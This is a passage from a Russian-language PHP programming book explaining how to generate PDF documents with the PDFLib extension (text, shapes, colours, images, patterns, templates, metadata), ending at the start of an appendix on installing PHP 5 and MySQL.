Структура PDF-документа из листинга 28.3 будет неоднократно упоминаться в этой главе. Если вы намерены выполнять последующие примеры, лучше, если этот код будет у вас под рукой.

Визуализация текста в PDF-документе

При визуализации текстов в PDF-документах необходимо учитывать некоторые особенности. Например, перед тем как визуализировать какой-либо текст, следует выбрать и использовать шрифт. Эта задача реализуется с помощью двух отдельных функций. Первая функция, `pdf_findfont()`, имеет следующий синтаксис:

```
pdf_findfont($pdf_r, $fontname, $encoding, $embed);
```

Параметр `$pdf_r` представляет ресурс PDF Object для загрузки шрифта, имя которого определяется в параметре `$fontname`, а шифрование — с помощью параметра `$encoding`. Четвертый параметр, `$embed`, имеет булевское значение, показывающее, нужно ли внедрять шрифт в PDF-документ.

Предыдущая функция получает два ключевых параметра: `$fontname` и `$encoding`. Параметр `$fontname` представляет строку с именем шрифта, например `"Helvetica"`, а параметр `$encoding` может принимать широкий диапазон различных строковых значений. Если шифрование шрифта определять не обязательно, то параметру можно присвоить строку `auto`, которая показывает, что расширение PDFLib должно автоматически определять шифрование.

НА ЗАМЕТКУ

Если вы хотите узнать больше о различных методах шифрования, поддерживаемых в PDF и PDFLib, обратитесь к документации по расширению PDFLib.

Если вы не знаете, какие шрифты являются стандартными для многих платформ, в следующем списке перечислены шрифты, предлагаемые расширением PDFLib по умолчанию:

- Courier
- Courier-Bold
- Courier-Oblique
- Courier-BoldOblique
- Helvetica
- Helvetica-Bold
- Helvetica-Oblique
- Helvetica-BoldOblique
- Times-Roman
- Times-Bold
- Times-Italic
- Times-BoldItalic
- Symbol
- ZapfDingbats

Последним функция `pdf_findfont()` принимает параметр `$embed`. Он указывает, нужно ли внедрять шрифт непосредственно в PDF-документ. Как правило, этому параметру можно присвоить значение `false` (например, если используемые шрифты поддерживаются во многих системах). Однако если в PDF-документах будут использоваться какие-то специальные шрифты, их необходимо включить в документ, чтобы обеспечить правильную их визуализацию.

В случае успешного нахождения требуемого шрифта функция `pdf_findfont()` возвращает ресурс, представляющий данный шрифт; в противном случае функция возвращает значение `false`.

Функцию pdf_findfont() можно использовать столько раз, сколько это необходимо, чтобы найти все шрифты, используемые в PDF-документе. Чтобы применить выбранный для визуализации текста шрифт, необходимо вызвать функцию pdf_setfont() со следующим синтаксисом:

```
pdf_setfont($pdf_r, $font_r, $size);
```

Параметр $pdf_r представляет ресурс PDF Object, а параметр $font_r — ресурс шрифта, возвращенный после вызова функции pdf_findfont(). Последний параметр, $size, задает размер (в точках) визуализируемого шрифта.

После выбора шрифта можно визуализировать текст в PDF-документе с помощью различных функций визуализации текста. Для рассматриваемых примеров формально используется функция pdf_show_xy(), синтаксис которой показан ниже:

```
pdf_show_xy($pdf_r, $text, $start_x, $start_y)
```

Параметр $pdf_r представляет ресурс PDF Object, а параметр $text задает строку для записи, начальные координаты которой определяются параметрами $start_x и $start_y.

Теперь, когда вы знаете обо всем, что необходимо для вставки текста в PDF-документ, рассмотрим в качестве примера знаменитый сценарий вывода строки "Hello, World!" с использованием библиотеки PDFLib.

Листинг 28.4. Вывод строки "Hello, World!" с помощью PDFLib

```
<?php
   define('PAGE_WIDTH', 612);
   define('PAGE_HEIGHT', 792);

   $pdf = pdf_new();
   pdf_begin_document($pdf, "", "");
   pdf_begin_page($pdf, PAGE_WIDTH, PAGE_HEIGHT);

   $font = pdf_findfont($pdf, "Helvetica", "auto", false);
   pdf_setfont($pdf, $font, 30);
   pdf_show_xy($pdf, "PHP Unleashed", 10, PAGE_HEIGHT-40);
   pdf_setfont($pdf, $font, 12);
   pdf_show_xy($pdf, "Hello, World! Using PDFLib 2.0 and PHP", 10,
               PAGE_HEIGHT-55);

   pdf_end_page($pdf);
   pdf_end_document($pdf, "");

   $data = pdf_get_buffer($pdf);

   header('Content-type: application/pdf');
   header("Content-disposition: inline; filename=example1.pdf");
   header("Content-length: " . strlen($data));
   echo $data;
?>
```

Если выполнить предыдущий пример, в результате будет визуализирован текст, показанный на рис. 28.4.




Рис. 28.4. *Простой документ "Hello, World!", сгенерированный в PHP с помощью PDFLib*

В листинге 28.4 визуализируются две отдельных строки с использованием различных размеров шрифта. Обратите внимание на то, что после нахождения шрифта не обязательно искать его снова, если ресурс исходного шрифта остается доступным.

НА ЗАМЕТКУ

PDFLib поддерживает визуализацию шрифтов с подчеркиванием, очертанием и прочими эффектами. Эти функции можно активизировать, если настроить соответствующие параметры PDFLib. Весь список параметров можно найти в документации по PDFLib.

Визуализация форм в PDF-документах

Помимо визуализации текста PDFLib поддерживает несколько функций для рисования геометрических форм, таких как прямоугольники, окружности и линии. В PDFLib любое рисование в PDF-документах выполняется в два этапа. Вначале определяются формы, которые необходимо нарисовать, а затем происходит рисование этих форм. В следующем разделе вы узнаете о том, как происходит рисование линий в PDF-документе. Обратите внимание, что в нижеследующих примерах для каждой функции опущен код структуры из листинга 28.3.

С помощью PDFLib рисование линий осуществляется путем комбинирования двух функций. Первая функция, `pdf_moveto()`, используется для определения начального местоположения линии, а вторая функция, `pdf_lineto()`, — для указания конечного местоположения. Синтаксис этих функций показан ниже:

```
pdf_moveto($pdf_r, $x_location, $y_location);
pdf_lineto($pdf_r, $end_x, $end_y);
```

В обоих случаях параметр $pdf_r представляет ресурс PDF Object. Что касается функции pdf_moveto(), то ее параметры $x_location и $y_location задают координаты X и Y, в которых будет происходить следующая операция визуализации. Параметры $end_x и $end_y функции pdf_lineto() указывают пару координат X и Y, определяющих конечную точку линии для линии из последнего вызова функции pdf_moveto(). Например, чтобы нарисовать линию, начинающуюся в верхнем правом углу страницы и заканчивающуюся в нижнем левом углу, используя принятую по умолчанию систему координат PDFLib, потребуется выполнить следующие два вызова (предполагая, что параметры PAGE_WIDTH, PAGE_HEIGHT и $pdf определены, как показано в сценарии структуры из листинга 28.3):

```
pdf_moveto($pdf_r, PAGE_WIDTH, PAGE_HEIGHT);
pdf_lineto($pdf_r, 0, 0);
```

Параметр $pdf_r представляет данный ресурс объекта PDF.

Как упоминалось ранее, графические элементы не визуализируются в PDF-документе до тех пор, пока не будет выдана соответствующая команда. Визуализация графических элементов осуществляется с помощью функции pdf_stroke(), которая имеет следующий синтаксис:

```
pdf_stroke($pdf_r);
```

При использовании функции pdf_stroke() все прерывистые элементы, встречающиеся с момента последнего вызова функции pdf_stroke(), будут отображаться непрерывными. Для функции pdf_lineto() такое поведение является очевидным. Однако следует иметь в виду, что это поведение применимо ко всем прерывистым элементам (например, сегментам дуги или кривым Безье).

Подобно функции pdf_stroke(), PDFLib предлагает функцию pdf_fill_stroke() для рисования непрерывных геометрических форм. Эта функция, синтаксис которой идентичен синтаксису функции pdf_stroke(), будет не только очерчивать геометрическую форму, но и выполнять заливку формы:

```
pdf_fill_stroke($pdf_r);
```

Кроме простых линий можно рисовать и другие геометрические фигуры; например, для рисования прямоугольников PDFLib предлагает функцию pdf_rect(), которая имеет следующий синтаксис:

```
pdf_rect($pdf_r, $start_x, $start_y, $width, $height);
```

Параметр $pdf_r представляет ресурс PDF Object, а прямоугольник определяется координатами верхнего левого угла ($start_x, $start_y), шириной и высотой ($width и $height).

Для рисования дуг PDFLib предлагает две функции, pdf_arc() и pdf_arch(), которые используются для рисования дуги против и по часовой стрелке, соответственно. Синтаксис этих функций выглядит следующим образом:

```
pdf_arc($pdf_r, $center_x, $center_y, $radius, $start_angle, $end_angle);
pdf_arcn($pdf_r, $center_x, $center_y, $radius, $start_angle, $end_angle);
```

Параметры $center_x и $center_y представляют начало сегмента дуги, определяемого радиусом $radius и диапазоном от $start_angle до $end_angle. Все углы задаются в градусах.

Несмотря на то что для рисования окружности можно использовать любую из этих функций, в PDFLib имеется специальная функция pdf_circle() со следующим синтаксисом:

```
pdf_circle($pdf_r, $center_x, $center_y, $radius);
```

Параметр $pdf_r представляет ресурс PDF Object, а окружность определяется центром ($center_x, $center_y) и радиусом $radius.

Чтобы продемонстрировать пример использования каждой из функций, в следующих трех вызовах вместе с кодом структуры, представленным в листинге 28.3 (следующий код потребуется поместить перед вызовом функции pdf_end_page()), создается изображение, показанное на рис. 28.5:

```
pdf_arc($pdf, PAGE_WIDTH/2, PAGE_HEIGHT/2, 100, 0, 90);
pdf_stroke($pdf);
pdf_arcn($pdf, PAGE_WIDTH/2, PAGE_HEIGHT/2, 50, 0, 90);
pdf_stroke($pdf);
pdf_circle($pdf, PAGE_WIDTH/2, PAGE_HEIGHT/2, 25);
pdf_stroke($pdf);
```

Последней функцией, связанной с визуализацией графики, которая сейчас будет рассмотрена, является pdf_curveto(). Она используется для рисования кривых Безье и имеет следующий синтаксис:

```
pdf_curveto($pdf_r, $cp1_x, $cp1_y, $cp2_x, $cp2_y, $end_x, $end_y);
```

Параметр $pdf_r представляет ресурс PDF Object, а кривая Безье начинается с текущего местоположения (в точке, координаты которой определены после последнего вызова функции pdf_moveto()) и заканчивается в точке с координатами ($end_x, $end_y). Форма кривой между этими двумя точками определяется по координатам ($cp1_x, $cp1_y) и ($cp2_x, $cp2_y), которые называются *контрольными точками*. Чтобы показать, как визуализируются кривые Безье, рассмотрим результат работы следующего фрагмента кода, который рисует кривую Безье и линии, соединяющие каждую точку кривой:

```
pdf_moveto($pdf, 0, PAGE_HEIGHT/2);
pdf_curveto($pdf, PAGE_WIDTH/4, PAGE_HEIGHT/2+250,
                  (3/4)*PAGE_WIDTH, PAGE_HEIGHT/2-250,
                  PAGE_WIDTH, PAGE_HEIGHT/2);

pdf_stroke($pdf);

pdf_moveto($pdf, 0, PAGE_HEIGHT/2);
pdf_lineto($pdf, PAGE_WIDTH/4, PAGE_HEIGHT/2+250);
pdf_lineto($pdf, (3/4)*PAGE_WIDTH, PAGE_HEIGHT/2-250);
pdf_lineto($pdf, PAGE_WIDTH, PAGE_HEIGHT/2);

pdf_stroke($pdf);
```

Если этот фрагмент кода выполнить в коде структуры, представленном в листинге 28.3, будет получен результат, показанный на рис. 28.6.

По линиям, соединяющим точки вдоль кривой Безье, можно видеть, что обе определенные контрольные точки "притягивают" линию по направлению к этой точке.




Рис. 28.5. *Рисование дуг и окружностей с помощью PDFLib*




Рис. 28.6. *Визуализация кривых Безье с помощью PDFLib*

Добавление цветов в PDF-документы

Хотя все действия, которые выполнялись над графическими элементами, до настоящего времени не были связаны с использованием цветов, PDF-документы, сформированные с помощью PDFLib, поддерживают визуализацию элементов с полным спектром цветов. В PDFLib можно установить два определенных типа цветов — штриховой цвет и цвет заливки. Штриховой цвет представляет контур шрифта или геометрической формы, а цвет заливки представляет внутренний цвет шрифта или формы.

Чтобы использовать цвета при визуализации PDF-документов, применяется функция `pdf_setcolor()`, которая имеет следующий синтаксис:

```
pdf_setcolor($pdf_r, $fill_type, $color_type, $c1, $c2, $c3, $c4);
```

Параметр `$pdf_r` представляет ресурс PDF Object, параметр `$fill_type` — выбранный цвет (заливки, штриха, или тот и другой), а параметр `$color_type` определяет способ представления цвета, которым может быть `rgb`, `gray`, `cmyk` или `pattern`. Последние параметры (`$c1`, `$c2`, `$c3` и `$c4`) представляют интенсивность каждой компоненты в зависимости от значения, присвоенного параметру `$color_type`. Например, если для параметра `$color_type` установлен тип `gray` (который имеет только одну компоненту), будет использоваться только параметр `$c1`. В этом случае значение `0.5`, присвоенное параметру `$c1`, будет соответствовать цвету в середине диапазона шкалы полутонов, а значение `1` будет соответствовать полному черному цвету. Точно также, если параметру `$color_type` присвоить тип `rgb` (который имеет три компоненты), будут использоваться три параметра `$c1`, `$c2` и `$c3`, представляющие красный, зеленый и синий цвета, соответственно. Если же параметр определенного цвета не будет задан, им необходимо присвоить нулевое значение.

НА ЗАМЕТКУ

До сих пор не упоминалось об еще одном дополнительном значении `$color_type` — `spot` (точка), поскольку оно применяется крайне редко. Детально о нем можно узнать в справочном руководстве по PHP и в документации по PDFLib.

Чтобы использовать функцию `pdf_setcolor()`, установите схему требуемого цвета (для цвета заливки, штриха, или того и другого), и визуализируйте с помощью этого цвета текст и/или графику. Имейте в виду, что для заливки цветом форм вместо функции `pdf_stroke()` следует использовать функцию `pdf_fill_stroke()`. Это касается и шрифтов, не поддерживающих значение `stroke` для параметра `$fill_type` (а только `fill`).

Например, для визуализации окружности красного цвета в центре PDF-документа можно воспользоваться таким кодом:

```
pdf_setcolor($pdf, "both", "rgb", 1.0, 0.0, 0.0, 0.0);
pdf_circle($pdf, PAGE_WIDTH/2, PAGE_HEIGHT/2, 100);
pdf_fill_stroke($pdf);
```

В следующем примере будет визуализирован текст синего цвета (предполагается, что шрифт уже был выбран):

```
pdf_setcolor($pdf, "fill", "rgb", 0.0, 0.0, 1.0, 0.0);
pdf_show_xy($pdf, "PHP Unleashed", 0, 100);
```

Добавление изображений в PDF-документ

Как вы и могли предположить, PDFLib позволяет внедрять изображения в PDF-документы. Хотя PDFLib предлагает несколько встроенных функций для загрузки широкого диапазона графических элементов из файловой системы, эти функции имеют серьезные ограничения, например отсутствие поддержки оболочки для потоков и наличие чрезвычайно запутанных прототипов.

Однако вместо того чтобы рассказывать о применении функций для загрузки изображений, которыми обладает PDFLib, удобнее продемонстрировать возможности графической библиотеки GD (она рассматривается в главе 27), связанной с PHP и функцией `pdf_open_memory_image()`. Эта функция имеет следующий синтаксис:

```
pdf_open_memory_image($pdf_r, $img_r);
```

Параметр `$pdf_r` представляет ресурс PDF Object, а параметр `$img_r` — действительный ресурс изображения, полученный после вызова семейства функций `imagecreate` в графической библиотеки GD. В результате выполнения эта функция возвращает ресурс, представляющий изображение, которое будет использовано вместе с PDFLib. После загрузки изображения его можно разместить где угодно на PDF-странице с помощью функции `pdf_place_image()`. Синтаксис этой функции показан ниже:

```
pdf_place_image($pdf_r, $pdf_img_r, $start_x, $start_y, $scale);
```

Параметр `$pdf_r` представляет ресурс PDF Object, а параметр `$pdf_img_r` — ресурс изображения PDF, возвращенный функцией `pdf_open_memory_image()` или любой другой функцией загрузки изображений в PDF. Последние три параметра определяют местоположение, в котором будет визуализировано изображение, начиная с верхнего левого угла изображения (`$start_x`, `$start_y`), и масштаб `$scale`. Параметр `$scale` принимает значение в формате с плавающей точкой, которое соответствует масштабному коэффициенту.

После того как изображение будет размещено в PDF-документе, его можно объявить с помощью функции `pdf_image_close()`:

```
pdf_image_close($pdf_r, $pdf_img_r);
```

НА ЗАМЕТКУ

Если вы решили использовать рекомендованный метод загрузки изображений в PDF-документ (через графическую библиотеку GD), имейте в виду, что ресурс графических данных в GD необходимо освобождать с помощью функции `imagedestroy()` после того, как он будет передан функции `pdf_open_memory_image()`. Более подробно об этом рассказывается в главе 27.

В листинге 28.5 показан пример внедрения изображений в PDF-документы.

Листинг 28.5. Внедрение изображений в PDF-документы

```
<?php
   define('PAGE_WIDTH', 612);
   define('PAGE_HEIGHT', 792);
   $pdf = pdf_new();
   pdf_begin_document($pdf, "", "");
   pdf_begin_page($pdf, PAGE_WIDTH, PAGE_HEIGHT);
```

```
/* Загрузка изображения логотипа и соответствующих метрик */

$gd_logo = imagecreatefromjpeg("php-logo.jpg");
$logo = pdf_open_memory_image($pdf, $gd_logo);
$logo_w = pdf_get_value($pdf, "imagewidth", $logo);
imagedestroy($gd_logo);
pdf_place_image($pdf, $logo, PAGE_WIDTH/2 - ($logo_w/2), PAGE_HEIGHT/2,
                1.0);
pdf_close_image($pdf, $logo);

pdf_end_page($pdf);
pdf_end_document($pdf, "");

$data = pdf_get_buffer($pdf);
header('Content-type: application/pdf');
header("Content-disposition: inline; filename=example1.pdf");
header("Content-length: " . strlen($data));
echo $data;
?>
```

Манипулирование системой координат PDF-документа

В дополнение ко всем операциям, связанным с манипулированием графическими объектами, PDFLib предлагает несколько полезных функций для манипулирования PDF-документом и самой системой координат. Первой из них является функция `pdf_translate()`, которая используется для перемещения начала системы координат (местоположение координаты 0, 0), используемой PDFLib. Синтаксис этой функции выглядит следующим образом:

```
pdf_translate($pdf_r, $trans_x, $trans_y);
```

Параметр `$pdf_r` представляет ресурс PDF Object, а координаты, определяемые в параметрах (`$trans_x`, `trans_y`), указывают на новое начало системы координат.

Функция `pdf_rotate()` принадлежит тому же семейству, что и функция `pdf_translate()`. Исходя из ее названия (rotate – вращать), эта функция используется для поворота системы координат, используя центр документа (а не начало системы координат) в качестве оси вращения. Синтаксис функции `pdf_rotate()` показан ниже:

```
pdf_rotate($pdf_r, $angle);
```

Параметр `$pdf_r` представляет ресурс PDF Object, а параметр `$angle` задает угол поворота страницы. Положительные значения соответствуют повороту в направлении по часовой стрелке, а отрицательные – против часовой стрелки.

Можно также изменять масштаб системы координат с помощью функции `pdf_scale()`. Синтаксис этой функции выглядит следующим образом:

```
pdf_scale($pdf_r, $scale_x, $scale_y);
```

Параметр `$pdf_r` представляет ресурс PDF Object, а параметры `$scale_x` и `$scale_y` указывают масштабные коэффициенты для каждой оси. Масштабный коэффициент для оси может принимать следующие значения:

Масштаб >= 0 Масштаб по значению, умноженному на 100%.

Масштаб < 0 Масштаб по значению, умноженному на 100%, с зеркальным отображением оси.

При работе с системой координат иногда полезно сначала зафиксировать текущее состояние PDF-документа, затем осуществлять манипуляции с системой координат, упрощая визуализацию каких-либо объектов, и, в конце концов, восстановить документ в его исходном состоянии (с сохранением всех отображаемых элементов и прочего). PDFLib поддерживает такую возможность благодаря функциям `pdf_save()` и `pdf_restore()`, которые, соответственно, сохраняют и восстанавливают состояние PDF-документа. Синтаксис этих функций показан ниже:

```
pdf_save($pdf_r);
pdf_restore($pdf_r);
```

В каждой из этих функций параметр `$pdf_r` представляет ресурс PDF Object.

Определение и использование орнаментов

Еще одной полезной особенностью библиотеки PDFLib является создание и заливка геометрических объектов и шрифтов с помощью орнамента (а не сплошного цвета). В PDFLib шаблоны создаются с помощью тех же инструментов, о которых уже рассказывалось. Весь этот процесс состоит из следующих этапов:

1. Начало орнамента и установка его атрибутов.
2. Создание орнамента.
3. Завершение орнамента.
4. Использование орнамента.

Функционально орнамент определяется с помощью функции `pdf_begin_pattern()`, которая имеет следующий синтаксис:

```
pdf_begin_pattern($pdf_r, $width, $height, $x_step, $y_step, $paint_type);
```

Параметр `$pdf_r` представляет ресурс PDF Object, параметры `$width` и `$height` задают ширину и высоту орнамента, а параметры `$x_step` и `$y_step` указывают расстояние между каждым повторением орнамента во время визуализации. Последний параметр, `$paint_type`, определяет информацию о цвете, которую будет использовать PDFLib. Если параметр `$paint_type` будет равен 1, то для визуализации орнамента будут использованы те же цвета, которые применялись для его создания. И наоборот, если параметру `$paint_type` присвоить значение 2, будет создан орнамент, для визуализации которого будут использоваться внешние цвета, существующие на момент визуализации.

НА ЗАМЕТКУ

Орнаменты необходимо определять вне страницы. Поэтому они должны быть определены до вызовов функций `pdf_begin_page()` и `pdf_end_page()`.

В процессе создания орнамента используются любые функции рисования, которые рассматривались ранее. В практическом смысле орнамент можно рассматривать как страницу PDF-документа, в которой ширина и высота определяются параметрами `$width` и `$height` при вызове функции `pdf_begin_pattern()`. При успешном определении начала орнамента функция `pdf_begin_pattern()` вернет ресурс, представляю-

щий данный орнамент. После определения орнамента он сохраняется в памяти с помощью функции pdf_end_pattern(), которая имеет следующий синтаксис:

```
pdf_end_pattern($pdf_r);
```

Параметр $pdf_r представляет ресурс PDF Object.

После того как орнамент будет определен, его можно использовать в качестве цвета заливки с помощью функции pdf_setcolor(), присвоив параметру $color_type значение pattern и передав ресурс, возвращенный в результате вызова функции pdf_begin_pattern(), в качестве параметра $c1 функции pdf_setcolor(). Такой вариант использования орнаментов продемонстрирован в листинге 28.6.

Листинг 28.6. Определение орнаментов в PDFLib

```
<?php
   define('PAGE_WIDTH', 612);
   define('PAGE_HEIGHT', 792);

   $pdf = pdf_new();
   pdf_begin_document($pdf, "", "");

   /* Определение орнамента точек */
   $pattern = pdf_begin_pattern($pdf, 21, 21, 22, 22, 1);
   pdf_setcolor($pdf, "stroke", "rgb", 0.0, 0.0, 1.0, 0);
   pdf_circle($pdf, 11, 11, 10);
   pdf_stroke($pdf);
   pdf_end_pattern($pdf);

   pdf_begin_page($pdf, PAGE_WIDTH, PAGE_HEIGHT);

   /* Использование определенного орнамента для рисования окружности*/
   pdf_setcolor($pdf, "fill", "pattern", $pattern, 0, 0, 0);
   pdf_circle($pdf, PAGE_WIDTH/2, PAGE_HEIGHT/2, 150);
   pdf_fill_stroke($pdf);

   pdf_end_page($pdf);
   pdf_end_document($pdf, "");

   $data = pdf_get_buffer($pdf);
   header('Content-type: application/pdf');
   header("Content-disposition: inline; filename=example1.pdf");
   header("Content-length: " . strlen($data));
   echo $data;
?>
```

Если этот фрагмент кода выполнить в коде структуры из листинга 28.6, будет получен результат, показанный на рис. 28.7.

Определение и использование шаблонов

Еще одной полезной особенностью PDFLib является определение шаблонов. По своему строению шаблоны имеют много схожего с орнаментами. Однако вместо того чтобы использовать их в качестве цвета заливки для форм или текста, шаблоны, подобно изображениям, можно произвольно размещать в PDF-документах.




Рис. 28.7. *Использование орнаментов для заливки форм с помощью PDFLib*

Процесс создания шаблона выглядит следующим образом:

1. Начало шаблона.
2. Создание шаблона.
3. Завершение шаблона.
4. Использование шаблона.

Подобно орнаментам, шаблоны создаются с помощью функции `pdf_begin_template()`, которая имеет следующий синтаксис:

```
pdf_begin_template($pdf_r, $width, $height);
```

НА ЗАМЕТКУ

Подобно орнаментам, шаблоны необходимо создавать отдельно от страниц. Поэтому функция `pdf_begin_template()` должна вызываться между вызовами функций `pdf_begin_page()` и `pdf_end_page()`.

Параметр `$pdf_r` представляет ресурс PDF Object, а размеры шаблона определяются в параметрах `$width` и `$height`.

Подобно орнаментам, функция `pdf_begin_template()` возвращает ресурс шаблона, представляющий шаблон. Однако прежде чем использовать этот ресурс, потребуется завершить шаблон. Для этих целей служит функция `pdf_end_template()` со следующим синтаксисом:

```
pdf_end_template($pdf_r);
```

Параметр $pdf_r представляет ресурс PDF Object.

Хотя орнаменты и шаблоны имеют много общего, в процессе формирования PDF-документа они используются для разных целей. Шаблоны разрабатываются главным образом для того, чтобы обеспечить согласованный внешний вид страниц документа, а орнаменты помогают определить этот внешний вид.

В листинге 28.7 представлен пример использования шаблонов. В нем создается стандартизированный заголовок в качестве шаблона, который помещается на пяти страницах PDF-документа.

Листинг 28.7. Использование шаблонов в PDFLib

```
<?php

   define('PAGE_WIDTH', 612);
   define('PAGE_HEIGHT', 792);
   define('HEADER_HEIGHT', 100);
   define('HEADER_TEXT', "PHP Unleashed");
   define('HEADER_LOGO', "php-logo.jpg");

   $pdf = pdf_new();
   pdf_begin_document($pdf, "", "");

   /* Загрузка изображения логотипа и соответствующих размеров */
   $logo = pdf_open_image_file($pdf, "jpeg", "php-logo.jpg", null, null);
   $logo_h = pdf_get_value($pdf, "imageheight", $logo);

   /* Определение заголовка шаблона */
   $template = pdf_begin_template($pdf, PAGE_WIDTH, HEADER_HEIGHT);

   pdf_place_image($pdf, $logo, 5, (HEADER_HEIGHT-$logo_h)/2, 1.0);
   $font = pdf_findfont($pdf, "Helvetica-Bold", "auto", false);

   pdf_setfont($pdf, $font, 40);
   $s_width = pdf_stringwidth($pdf, HEADER_TEXT, $font, 40);

   pdf_show_xy($pdf, HEADER_TEXT, PAGE_WIDTH-$s_width - 10, 35);

   pdf_end_template($pdf);
   pdf_close_image($pdf, $logo);

   for($i = 0; $i < 5; $i++) {
      pdf_begin_page($pdf, PAGE_WIDTH, PAGE_HEIGHT);
      pdf_place_image($pdf, $template, 0, PAGE_HEIGHT-80, 1.0);
      pdf_end_page($pdf);
   }

   pdf_end_document($pdf, "");

   $data = pdf_get_buffer($pdf);
   header('Content-type: application/pdf');
   header("Content-disposition: inline; filename=example1.pdf");
   header("Content-length: " . strlen($data));

   echo $data;

?>
```

Настройка информации об издателе PDF-документа

В каждом PDF-документе имеется несколько встроенных полей, которые несут в себе полезную информацию, например имя и фамилия автора и тему PDF-документа. С помощью библиотеки PDFLib можно настроить все эти атрибуты документа, если воспользоваться функцией `pdf_set_info()`. Она имеет следующий синтаксис:

```
pdf_set_info($pdf_r, $attribute, $value);
```

Параметр `$pdf_r` представляет ресурс PDF Object, параметр `$attribute` представляет настраиваемый атрибут PDF, а параметр `$value` задает значение этого атрибута. Хотя в PDF-документе можно использовать произвольные атрибуты, существует несколько общепринятых полей, которые содержат информацию, представленную в табл. 28.2.

Таблица 28.2. Общие поля PDF-документа

Имя атрибута	*Описание*
`Subject`	Тема документа
`Title`	Заголовок документа
`Creator`	Создатель документа
`Author`	Автор документа

Дополнительные ресурсы

PDFLib:

`http://www.pdflib.com/products/pdflib/index.html`

Создание PDF-документов в онлайновом режиме:

`http://createpdf.adobe.com/`
`http://www.ps2pdf.com/`

Преобразование Postscript-файлов в файлы формата PDF:

`http://www.cs.wisc.edu/~ghost/doc/AFPL/index.htm`

Приложения

ЧАСТЬ

VII

В ЭТОЙ ЧАСТИ...

ПРИЛОЖЕНИЕ

A

Инсталляция PHP 5 и MySQL

В ЭТОМ ПРИЛОЖЕНИИ...

- Инсталляция PHP 5
- Инсталляция модулей MySQL и PHP
- Инсталляция PEAR

Когда PHP 3 стал набирать популярность в конце девяностых годов прошлого столетия, одним из наиболее часто задаваемых вопросов — как в группах новостей, так и письмах разработчикам — был вопрос о том, как его инсталлировать. Поскольку ключевые разработчики PHP достаточно хорошо знали, как инсталлируется PHP на их системах, документация на эту тему достаточно долго была не очень хороша — подобное часто происходит во многих проектах с открытым исходным кодом.

